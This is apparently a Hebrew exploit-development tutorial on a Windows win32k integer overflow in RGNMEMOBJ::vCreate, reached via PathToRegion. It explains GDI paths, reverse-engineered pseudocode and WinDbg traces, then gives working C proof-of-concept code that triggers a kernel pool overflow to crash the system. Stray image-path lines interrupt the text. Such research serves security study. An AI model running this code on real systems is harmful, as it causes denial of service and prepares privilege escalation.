כעת, נרצה להתחיל לבצע פעולות ב-DC שלנו. כאמור, אנו מעוניינים לצייר צורה בתוך ה-DC. נעשה זאת בשיטת "חבר את הנקודות" - נגדיר מספר נקודות על המישור (DC) עליו אנו מציירים, כך שהעברת קו בין כל הנקודות יובל לציור הצורה אותה אנו רוצים לצייר. בשביל לעשות זאת, ראשית עלינו להצהיר שאנו מעוניינים להתחיל נתיב (Path) ב-DC שלנו. על מנת לעשות זאת, נקרא לפונקציה BeginPath עם ה-Handle ל-DC שלנו:

```
BeginPath(dc);
```

לאחר מכן, נבצע קריאות חוזרות לפונקציה LineTo, אשר מאפשרת לנו למתוח קו בין הנקודה האחרונה בנתיב שאנו מציירים לנקודה חדשה. נבחן את החתימה של הפונקציה:

```
BOOL LineTo(
  _In_ HDC hdc,
  _In_ int nXEnd,
  _In_ int nYEnd
);
```

הפונקציה מקבלת handle ל-DC, וכן קואורדינטות x ו-y אשר מגדירים את הנקודה אליה נרצה למתוח את הקו. להלן דוגמה לקריאה לפונקציה:

```
LineTo(dc, x_base + 0.25 * proportion, y_base + 0.5 * proportion);
```

במידה ואנו מעוניינים ליצור נתיב שעובר בין מספר נקודות, ואנו לא מעוניינים לבצע קריאות חוזרות ונשנות ל-LineTo, נוכל להשתמש גם בפונקציה PolylineTo, אשר מאפשרת לנו ליצור נתיב העובר דרך מספר שרירותי של נקודות. נבחן את החתימה של הפונקציה:

```
BOOL PolylineTo(
  _In_       HDC   hdc,
  _In_ const POINT *lppt,
  _In_       DWORD cCount
);
```

הפונקציה מקבלת handle ל-DC, מצביע למערך של נקודות (POINTs) דרכן נרצה שהנתיב יעבור, ואת מספר הנקודות במערך.

כאשר נסיים לצייר את הנתיב, נצהיר על כך בעזרת קריאה ל-EndPath:

```
EndPath(dc);
```

בשלב זה, נריץ את התכנית שוב. ניתן לראות שהצורה שציירנו את היקפה לא מופיעה על החלון, וזאת משום שעדיין לא ציירנו אותה. על מנת לצייר את הצורה, ראשית יהיה עלינו להמיר את הנתיב לאזור (Region) בו ניתן לצייר. על מנת לעשות זאת, ניעזר בפונקציה PathToRegion, אשר תמיר את הנתיב הטעון ב-DC ל-Region:

```
HRGN region = PathToRegion(dc);
```


כעת, יש לנו אזור על החלון אשר נוכל לצייר בתוכו, והוא תחום בתוך הצורה דמויות מגן-דוד שהגדרנו בעזרת הנתיב שיצרנו. נותר לנו רק למלא את האזור בצבע מסוים. על מנת לבצע פעולות צביעה, קיימות ב-GDI מברשות - Brushes. ב-GDI קיימים מספר סוגי מברשות שונים, ולכל אחד פונקציה אחרת המאפשרת ליצור אותו - לדוגמה, הפונקציה CreatePatternBrush יוצרת מברשת על בסיס תבנית הנמצאת ב-Bitmap. אנו נסתפק ביצירה מברשת בעלת צבע אחיד. נעשה זאת בעזרת CreateSolidBrush, אשר מאפשרת לנו ליצור מברשת שהצבע שלו מתואר בעזרת קוד RGB. ניצור מברשת כחולה בצורה הבאה:

```
HBRUSH brush = CreateSolidBrush(RGB(0, 0, 0xFF));
```

כל שנותר לעשות הוא להשתמש במברשת על מנת למלא את האזור שיצרנו. נעשה זאת בעזרת קריאה ל-FillRgn, אשר דורשת handle ל-DC, handle לאזור ו-handle למברשת:

```
FillRgn(dc, region, brush);
```


נריץ את התכנית ונבחן את התוצאה הסופית של התכנית שיצרנו. על החלון תצויר הצורה הבאה:



כמובן שזהו רק קצה הקרחון, ועולם הפיתוח ב-GDI הוא עולם רחב בהרבה ממה שהצגנו כאן, אבל הרקע הזה יספיק לנו על מנת להבין את החולשה ואת אופן הניצול שלה.

הבנת החולשה II

כאמור, ראינו שהפונקציה בה זיהינו את ה-overflow (RGNMEMOBJ::vCreate) היא פונקציה המשמשת להמרת נתיבים לאזורים, כך שסביר להניח שהפונקציה בה השתמשנו במהלך תרגיל ההיכרות שלנו עם GDI - PathToRegion - מובילה לקריאה לפונקציה הפגיעה. נוודא זאת - תחילה, נבחן את הצד הקרנלי של win32kfull!NtGdiPathToRegion - PathToRegion. ממבט קצר ב-Proximity View של IDA, ניתן לראות שבפונקציה קיימת קריאה לפונקציה הפגיעה:



מצאנו את הנתיב דרכו נוכל לגרום לקריאה לפונקציה הפגיעה, ויש לנו הבנה סבירה של ייעוד הפונקציה והבנה כיצד ניתן להשפיע על הקלט שלה (הקלט הראשי של הפונקציה הוא הנתיב שטעון ב-DC עליו למדנו להשפיע בתרגיל ההיכרות שביצענו). כעת, ננסה להבין כיצד (והאם) ניתן לשלוט ב- integer overflow שזיהינו, וכיצד נוכל לנצל אותו.

נבחן את ה-pseudocode ש-IDA מפיקה עבור win32kbase!RGNMEMOBJ::vCreate:

```
void __fastcall RGNMEMOBJ::vCreate(RGNMEMOBJ *this, struct EPATHOBJ *a2, unsigned int a3, struct _R
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = a4;
  v27 = a3;
  v5 = a2;
  v6 = this;
  if ( !*((_QWORD *)a2 + 1) )
    return;
  *(_QWORD *)this = 0i64;
  if ( *(_DWORD *)a2 & 1 )
  {
    if ( !(unsigned int)EPATHOBJ::bFlatten(a2) )
      return;
  }
  EPATHOBJ::vCloseAllFigures(v5);
  v7 = *((_DWORD *)v5 + 1);
  if ( v7 < 2 )
    return;
  if ( !v4
    || (v25 = (__m128i *)*((_QWORD *)v5 + 1), v4->top < (signed int)((unsigned __int64)v25[3].m128i
    && (v26 = _mm_srli_si128(v25[3], 8), v4->bottom > v26.m128i_i32[1]) )
  {
    if ( (unsigned int)RGNMEMOBJ::bFastFillWrapper(v6, v5) )
    {
      RGNOBJ::vTighten(v6);
      return;
    }
  }
  if ( v7 >= 0x14 )
  {
    allocated_chunk = (struct EDGE *)PALLOCMEM2(0x30 * (v7 + 1), 'ngrG', 0);
    if ( !allocated_chunk )
      return;
    v9 = 1;
  }
  else
  {
    allocated_chunk = (struct EDGE *)&v32;
    v9 = 0;
  }
```

נתחיל בלהבין את הערכים המועברים ל-PALLOCMEM2: מעבר לתג ("Grgn"), הערך המעניין היחיד הוא גודל ההקצאה - 0x30 * (v7 + 1), אופן החישוב זהה לאופן החישוב שראינו כאשר ביצענו השוואה בינארית עם הגרסה המתוקנת של הפונקציה. ננסה להבין מאיפה מגיע v7.

ראשית, ניתן לראות שהקריאה ל-PALLOCMEM2 מתבצעת רק אם הערך של v7 גדול מ-0x14, אחרת הזיכרון המוקצה יוקצה על המחסנית. די ברור שמדובר במנגנון אופטימיזציה מסוים - הקצאה על ה-heap היא כבדה יותר משמעותית מהקצאה על המחסנית. ניתן לראות גם שבתחילת הפונקציה, מיד לאחר שמגדירים את הערך של v7, מתבצעת בדיקה האם v7 קטן מ-2, ואם כן - הפונקציה חוזרת. לבסוף, נראה ש-v7 שווה לערך אשר נמצא בהיסט מסוים לתוך v5, ועוד 1. ניתן לראות ש-v5 הוא בעצם a2, שהוא הארגומנט השני של הפונקציה, שהוא גם המצביע לאובייקט הנתיב (EPATHOBJ) אותו נרצה להמיר לאזור. בשלב זה, נשער ש-v7 מתאר את מספר הנקודות אשר יגדירו את האזור. ההשערה הזו מתבססת על מספר עובדות:


1. v7 מוגדר על סמך ערך מספרי אשר קיים בנתיב.
2. במידה ו-v7 קטן מ-2, לא תתבצע המרה. אם יש בנתיב פחות מ-2 נקודות, לא מדובר בנתיב אשר ניתן להפוך לאזור, אלא בנקודה אחת במישור, כך שאין טעם לבצע את ההמרה.

נוכל לבדוק את טענתו בעזרת קוד המקור של WinNT4:

```
    if (po.bBeziers() && !po.bFlatten())
        return;

    if ((count = po.cCurves) < 2)
        return;

    if (bFastFillWrapper(po))
    {
        vTighten();
        rl.vRet((LONG)prgn);
        return;
    }

// Allocate memory for edge storage.

    BOOL bAlloc;
    EDGE *pFreeEdges;   // pointer to memory free for use to store edges

    if (count < MAX_POINTS)
    {
        pFreeEdges = &aEdge[0];
        bAlloc     = FALSE;
    }
    else
    {
        pFreeEdges = (PEDGE)PALLOCNOZ(sizeof(EDGE) * (count + 1), 'ngrG');
        if (pFreeEdges == (PEDGE)NULL)
            return;
        bAlloc     = TRUE;
    }
```

הקוד שונה במעט, כיאה לקוד ישן בכמעט 20 שנה מהקוד אותו אנו בוחנים, אך ניתן לראות שהמבנה זהה ואכן מדובר במספר הנקודות (או מספר העיקולים) שקיימות בנתיב.

נבחן את הפעולות שמתבצעות עם ההקצאה שחזרה מהקריאה ל-PALLOCMEM2 בהמשך הפונקציה:



ניתן לראות שההקצאה מועברת ל-bConstructGET, ובתרחיש מסוים גם משוחררת בעזרת קריאה ל-Win32FreePool. מבחינת הקוד, ניתן לראות שהקריאה ל-Win32FreePool מתבצעת כל עוד v9 - הדגל שמסמל שהתבצעה הקצאת Pool - דולק, כך שבכל תרחיש שבו תתבצע קריאה ל-PALLOCMEM2, הזיכרון המוקצה ישוחרר בסוף הפונקציה. הפרט הזה יהיה חשוב לנו כאשר נרצה לנצל את החולשה.

נתמקד ב-win32kbase!bConstructGET: ראשית, ניתן לראות שהקריאה לפונקציה אינה מותנת והיא חלק מכל flow תקין של RGNMEMOBJ::vCreate. כמו כן, יעזור להכיר את המונח GET - **G**lobal **E**dge **T**able - מונח מעולם הגרפיקה הממוחשבת שמשמעותו מבנה נתונים אשר מכיל מידע אודות הקדקודים הנדרשים על מנת לצייר את המצולע. המצולע שה-GET מתאר הוא, כמובן, ה-Region שאנו מנסים ליצור, והמידע אודות הקדקודים מאוחסן בנתיב שאנו ממירים לאזור.

אם נבחן את הפונקציה עצמה, נזהה פונקציה דלה יחסית שעיקר הלוגיקה שלה היא בלולאה, שבכל איטרציה שלה קוראת ל-AddEdgeToGET:


```
signed __int64 __fastcall bConstructGET(__int64 a1, __int64 a2, struct EDGE *a3, struct _RECTL *a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *(_QWORD *)a2 = a2;
  v4 = (struct EDGE *)a2;
  *(_DWORD *)(a2 + 16) = 0x7FFFFFFF;
  v5 = 0i64;
  v6 = __readgsqword(0x188u);
  v7 = a4;
  v8 = a3;
  v9 = 0i64;
  v15 = v6;
  v10 = *(__int64 **)(*(_QWORD *)(a1 + 8) + 32i64);
  while ( 1 )
  {
    if ( !v10 )
      return 1i64;
    if ( (unsigned __int8)PsIsThreadTerminating(v6) )
      break;
    v12 = (struct _POINTFIX *)(v10 + 3);
    if ( v10[2] & 1 )
    {
      v5 = (struct _POINTFIX *)(v10 + 3);
      v9 = (struct _POINTFIX *)(v10 + 3);
      v12 = (struct _POINTFIX *)(v10 + 4);
    }
    v13 = (unsigned __int64)&v10[*((unsigned int *)v10 + 5) + 3i64];
    while ( (unsigned __int64)v12 < v13 )
    {
      v11 = AddEdgeToGET(v4, v8, v9, v12, v7);
      v9 = v12;
      v8 = v11;
      v12 = (struct _POINTFIX *)((char *)v12 + 8);
    }
    if ( v10[2] & 2 )
    {
      v8 = AddEdgeToGET(v4, v8, v9, v5, v7);
      v9 = 0i64;
    }
    v10 = (__int64 *)*v10;
    v6 = v15;
  }
  return 0i64;
}
```

אל AddEdgeToGET מועברים כמה ארגומנטים, בין היתר מועבר אליה v8, שניתן לראות בתחילת ה-pseudocode שהוא בעצם a3, שהוא הארגומנט השלישי של bConstructGET. כפי שראינו, הארגומנט הזה הוא ההקצאה שחוזרת מ-PALLOCMEM2. הפונקציה AddEdgeToGET היא הפונקציה אשר אחראית על הוספת הקדקודים ל-GET.

נבחן את החתימה של הפונקציה כפי שהיא מופיעה ב-WinNT4:

```
// Adds the edge described by the two passed-in points to the Global Edge
// Table, if the edge spans at least one pixel vertically.
EDGE * AddEdgeToGET(EDGE *pGETHead, EDGE *pFreeEdge,
        POINTFIX *ppfxEdgeStart, POINTFIX *ppfxEdgeEnd)
```

ניתן לראות שהפונקציה מקבלת שתי נקודות. ממבט ב-pseudocode ומבחינת הגרסה של הפונקציה מ-WinNT4 ניתן להבין שהפונקציה bConstructGET בעצם מבצעת איטרציה על הנקודות שנמצאות בנתיב שאנו מבקשים ליצור GET על פיו (הנתיב שיצרנו לפני הקריאה ל-PathToRegion), וכל פעם קוראת ל-AddEdgeToGET עם הנקודה הנוכחית והנקודה הקודמת. התיעוד של AddEdgeToGET רומז על כך שאם הנקודה הקודמת והנוכחית הן אותה נקודה, הקדקוד החדש לא יתווסף ל-GET. הדבר עומד בקנה אחד עם מקורות מידע אודות נוספים אודות GET:



ואכן, אם נבחן את AddEdgeToGET, נראה שבמקרה שהשיפוע בין הנקודות הוא אפסי הנקודה לא מתווספת ל-GET, אחרת מתווסף איבר מסוג EDGE ל-GET בגודל 0x30 בתים (שווה להזכיר שזהו גם הערך בו מבצעים את ההכפלה בקריאה ל-PALLOCMEM2 שראינו שמתבצעת ב-RGNMEMOBJ::vCreate), ומהפונקציה מוחזר מצביע לסוף של ה-GET לאחר הוספת האיבר:

```
*(_QWORD *)v9 = v23;
result = (struct EDGE *)((char *)v9 + 0x30);
*(_QWORD *)v10 = v9;
return result;
}
```

בשלב זה, עדיין אין לנו הבנה מושלמת של אופן בניית האיברים ב-GET, אבל יש לנו הבנה די טובה של התהליך הכללי שקורה ברגע שקוראים ל-PathToRegion.

נסכם בקצרה:

1. כאשר נקרא ל-PathToRegion, יתבצע syscall ולבסוף נעבור ל-win32kfull!NtGdiPathToRegion.
2. תתבצע קריאה ל-win32kbase!RGNMEMOBJ::vCreate, אשר משמשם כבנאי של אובייקטים מסוג RGNMEMOBJ אשר ממיר אובייקט נתיב (EPATHOBJ) לאובייקט אזור (RGNMEMOBJ).
3. במידה והנתיב מורכב מיותר מ-0x14 נקודות, יוקצה זיכרון pool עבור ה-GET שיתאר את המצולע שמתאר את האזור על ה-DC שאנו מנסים ליצור, אחר ה-GET יאוחסן על גבי המחסנית.
4. תתבצע קריאה ל-win32kfull!bConstructGET עם האובייקט המתאר את הנתיב שלנו ומצביע לזיכרון אשר הוקצה ל-GET.
5. עבור כל נקודה באובייקט הנתיב, תתבצע קריאה ל-win32kfull!AddEdgeToGET עם הכתובת של תחילת ה-GET, הכתובת של סוף ה-GET (מצביע לסוף האיבר האחרון הקיים כרגע ב-GET), הנקודה הנוכחית והנקודה הקודמת בנתיב.
6. במידה והנקודה הנוכחית והקודמת הן אותה נקודה, לא יתווסף קדקוד חדש ל-GET, והמצביע שיוחזר מהפונקציה (שישמש את bConstructGET כמצביע לסוף ה-GET) יהיה הארגומנט השני שהועבר ל-AddEdgeToGET. במידה והנקודות שונות, יתווסף קדקוד חדש ל-GET. המידע אודות הקדקוד החדש ישמר באיבר שגודלו 0x30 בתים, והמצביע שיוחזר מהפונקציה יהיה המצביע לסוף האיבר החדש.
7. לאחר שתתבצע קריאה ל-AddEdgeToGET עבור כל נקודה בנתיב, הפונקציה bConstructGET תחזור, ויתבצעו עוד פעולות שלא התעמקו בהן.
8. במידה ואכן הוקצה זיכרון pool עבור ה-GET, לפני חזרת הפונקציה RGNMEMOBJ::vCreate תתבצע קריאה ל-Win32FreePool עם הזיכרון שהוקצה.

ננסה להבין מה זה אומר מבחינת ניצול החולשה שמצאנו: מכיוון שראינו שאין ולידציה ב-AddEdgeToGET או ב-bConstructGET לכך שלא מתבצעת כתיבה מעבר לגבולות ההקצאה המיועדת ל-GET מצד אחד, ומכיוון שראינו שניתן לגרום ל-integer overflow בקריאה ל-PALLOCMEM2 כך שההקצאה תהיה קטנה באופן בלתי צפוי מצד שני, נראה שניתן לגרום ל-AddEdgeToGET לבצע Pool Overflow על ידי כך שיצור קדקודים מעבר להקצאה המקורית שהוקצתה ל-GET.

כזכור, על מנת לגרום ל-integer overflow, כמות הנקודות צריכה להיות גדולה מאוד, כך שאם AddEdgeToGET היה מוסיף קדקוד עבור כל נקודה, כנראה שהיה בלתי אפשרי לנצל את החולשה לצורך הסלמת הרשאות, מכיוון שבוודאות היינו דורסים הרבה מבנים חשובים בדרך שהיו גורמים ל-BSoD. למזלנו, ראינו שניתן "לשלוט" ב-AddEdgeToGET, כך שמספר הקדקודים שיתווספו ל-GET ניתן לשליטתנו גם הוא ואינו תלוי לינארית בכמות הנקודות בנתיב. העובדה הזו היא שתהפוך את האקספלויט שלנו לאפשרי.

DoS מקומי

לפני שנבין כיצד ניתן לנצל את ה-Pool Overflow שיש לנו על מנת לבצע LPE, נתחיל בבניית payload בסיסי יותר: ננצל את ההבנה שצברנו עד כה על מנת ליצור תכנית פשוטה שגורמת ל-DoS לוקאלי. לאלו שלא מכירים, מתקפת DoS (**D**enial **o**f **S**ervice, מניעת שירות) היא מתקפה שמטרתה לגרום להשבתת מערכת מחשב או שירות. בהקשר הזה, אנו משתמשים במונח DoS על מנת לתאר ניצול לחולשה מסוימת שמכניס את המחשב ל-BSoD, וכך מונע את השימוש בו. במילים פשוטות - ננצל את הידע שצברנו עד כה על מנת לגרום למסך כחול.

נתחיל מלרשום תכנית בסיסית שאמורה להוביל לכך ש-RGNMEMOBJ::vCreate יבקש זיכרון pool ותגרום ליצירה של מספר קדקודים ב-GET. להלן התכנית:

```
#include <Windows.h>


int main() {
    static POINT points[0x500];
    ULONG x = 0xF00D;
    ULONG y = 0x1337;

    HDC hdc = GetDC(0);
    BeginPath(hdc);
    for (int i = 0; i < 0x500; ++i) {
        points[i].x = x++;
        points[i].y = y++;
    }
    PolylineTo(hdc, points, 0x500);
    EndPath(hdc);

    DebugBreak();
    PathToRegion(hdc);

    return 0;
}
```

נקודה שאני רוצה להתעכב עליה היא מספר הנקודות בתכנית. קודם דיברנו על כך שמספיק שיהיו יותר מ-0x14 קימורים בשביל שיוקצה זיכרון pool, אבל כאן אנחנו יוצרים 0x500 נקודות. הסיבה לכך טמונה בקטע קוד שהתעלמנו ממנו קודם, שנמצא ב-RGNMEMOBJ::vCreate:

```
if ( (unsigned int)RGNMEMOBJ::bFastFillWrapper(v6, v5) )
{
  RGNOBJ::vTighten(v6);
  return;
}
```

קטע הקוד הנ"ל ממוקם בתחילת vCreate, **לפני** הקצאת הזיכרון, וכמעט תמיד ירוץ. במידה והפונקציה RGNMEMOBJ::bFastFillWrapper תצליח, לא תתרחש ההקצאה.

ממבט קצר בקוד המודלף של NT4, ניתן ללמוד אודות מטרת הפונקציה:

```
/*****************************Member*Function*
* RGNMEMOBJ::bFastFillWrapper
*
*   create a rgn from a convex polygon.
*
* History:
*  27-Sep-1993 -by-  Eric Kutter [erick]
* Wrote it.
\*********************************************
```

מדובר בפונקציית אופטימיזציה, למקרה שבו הנתיב שלנו מתאר מצולע קמור. ניתן היה לספק קואורדינטות מורכבות יותר, כך שהמצולע שיתקבל יהיה קעור והפונקציה הייתה נכשלת, אבל מצאתי שהפתרון הפשוט יותר הוא פשוט ליצור נתיב שמוגדר ממערך גדול יחסית של נקודות - בחרתי שרירותית ב-0x500.

התכנית עצמה פשוטה למדי - אנו מבקשים DC לצייר עליו (ספציפית אנו מעברים 0 ל-GetDC, מה שיחזיר לנו את ה-DC של ה-Desktop), יוצרים נתיב על ה-DC, ומבקשים להמיר אותו לאזור עם PathToRegion. לפני הקריאה ל-PathToRegion, מיקמנו DebugBreak על מנת שנוכל למקם נקודת עצירה נוחה יותר ב-win32kbase!RGNMEMOBJ::vCreate טרם הקריאה ל-PathToRegion. נקמפל את התכנית, נעלה אותה ל-vm שלנו ונריץ אותה. נקודת העצירה שהגדרנו תקפיץ את WinDbg.

ב-WinDbg, ראשית נטען מחדש את הסימבולים של המודולים הטעונים בעזרת reload., ולאחר מכן נגדיר נקודת עצירה על win32kbase!RGNMEMOBJ::vCreate, ונעקוב עד הקריאה ל-win23kbase!PALLOCMEM2:

```
kd> pc 3
win32kbase!RGNMEMOBJ::vCreate+0x56:
0010:fffff961`3c9ae066 e8d5aa0300      call    win32kbase!EPATHOBJ::vCloseAllFigures (fff
win32kbase!RGNMEMOBJ::vCreate+0x72:
0010:fffff961`3c9ae082 e831feffff      call    win32kbase!RGNMEMOBJ::bFastFillWrapper (ff
win32kbase!RGNMEMOBJ::vCreate+0x2b2:
0010:fffff961`3c9ae2c2 e8417c0000      call    win32kbase!PALLOCMEM2 (fffff961`3c9b5f08)
kd> r rcx
rcx=000000000000f060
```

ניתן לראות שגודל ההקצאה המבוקשת הוא 0xf060. הערך הזה הוא 4 << 3 * (0x2 + 0x500), כמצופה (נשים לב שהחישוב שעשינו שקול ל-0x30 * 0x502).

נבחן את הכתובת של ההקצאה שתוחזר מהפונקציה:

```
kd> r rax
rax=ffff90143e64000
```

נמשיך עד לאחר הקריאה ל-bConstructGET, ונבחן את המידע שנמצא בכתובת הזו:

```
kd> u eip L1
win32kbase!RGNMEMOBJ::vCreate+0x182:
fffff961`3c9ae192 e8d92a0600      call    win32kbase!bConstructGET
kd> p; dq ffff90143e64000 L10
fffff901`43e64000  fffff901`43e64030 00000000`00001337
fffff901`43e64010  ffffffff`00000000 00133700`00097900
fffff901`43e64020  00000001`0000000c 00000000`00000001
fffff901`43e64030  fffff901`43e64060 0000f00d`00000001
fffff901`43e64040  ffffffff`00001337 00000100`00000000
fffff901`43e64050  00000001`00000001 00000000`00000001
fffff901`43e64060  fffff901`43e64090 0000f00e`00000001
fffff901`43e64070  ffffffff`00001338 00000100`00000000
```

ניתן לראות שאכן נכתב מידע לתוך ההקצאה, וכן ניתן לזהות ערכים מהקוד שלנו, כמו 0x1337 ו-0xf00d. ניתן לראות גם מספר DWORD-ים שהערך שלהם הוא 1 או -1 (0xFFFFFFFF), דבר אשר רומז לנו על הערכים האפשריים שנוכל לכתוב כאשר נרצה לנצל את ה-Pool Overflow ב-AddEdgeToGET.

כמובן שהתכנית שכתבנו לא תגרום למסך כחול. על מנת לגרום למסך כחול, עלינו לגרום ל-Pool Overflow שידרוס ערכים חשובים שיגרמו למערכת לקרוס. נוכל לעשות זאת די בקלות, על ידי גרימת Pool Overflow גדול יחסית (נגיד, 0x100 קדקודים שהמידע עליהם ייכתב מעבר לגבולות ההקצאה ל-GET). ראשית, נבין מה מספר הנקודות עבורו יגרם integer overflow בחישוב גודל ההקצאה. נניח שנרצה שגודל ההקצאה החדש יהיה, לדוגמה, 0x20. עבור גודל הקצאה כזה, התוצאה של חישוב גודל ההקצאה צריכה להיות 0x1'0000'0020. נזכר שכבר פתרנו את המשוואה עבור גודל ההקצאה הזה כאשר ניתחנו את ה-Integer Overflow מולו אנו ניצבים, והתוצאה הייתה 0x5555555. ניזכר, שהתוצאה הזו היא בפועל n + 0x1, כלומר מספר הנקודות בנתיב צריך להיות 0x5555554.

התכנית הבאה היא וריאציה של התכנית הקודמת, אשר יוצרת נתיב שמורכב מ-0x5555554 נקודות, כך ש-0x100 הנקודות האחרונות בהן שונות מהאחרות (וכתוצאה מכך יובילו להוספת קדקוד חדש ב-GET של המצולע שהנתיב מייצג):

```
#include <Windows.h>


int main() {
    static POINT points[0x47a14];
    ULONG x = 0xF00D;
    ULONG y = 0x1337;

    HDC hdc = GetDC(0);
    BeginPath(hdc);
    for (int i = 0; i < 0x47a13; ++i) {
        points[i].x = x;
        points[i].y = y;
    }
    for (int i = 0; i < 0x130; ++i) {
        PolylineTo(hdc, points, 0x479fc);
    }
    for (int i = 0x47a13 - 0x100; i < 0x47a13; ++i) {
        points[i].x = x++;
        points[i].y = y++;
    }
    PolylineTo(hdc, points, 0x47a14);
    EndPath(hdc);

    DebugBreak();
    PathToRegion(hdc);

    return 0;
}
```


התכנית מוסיפה לנתיב 0x479fc נקודות 0x130 פעמים, ולאחר מכן מוסיפה אליו עוד 0x47a14 נקודות, כך שכמות הנקודות הכוללת בנתיב תהיה 0x5555554. נריץ את התכנית ב-guest שלנו, ונבחן את מצב האוגרים לפני הקריאה ל-PALLOCMEM2 ב-RGNMEMOBJ::vCreate:

```
win32kbase!RGNMEMOBJ::vCreate+0x2b2:
0010:fffff961`3c9ae2c2 e8417c0000      call    win32kbase!PALLOCMEM2
kd> r rcx
rcx=0000000000000020
kd> r rax
rax=0000000005555556
```

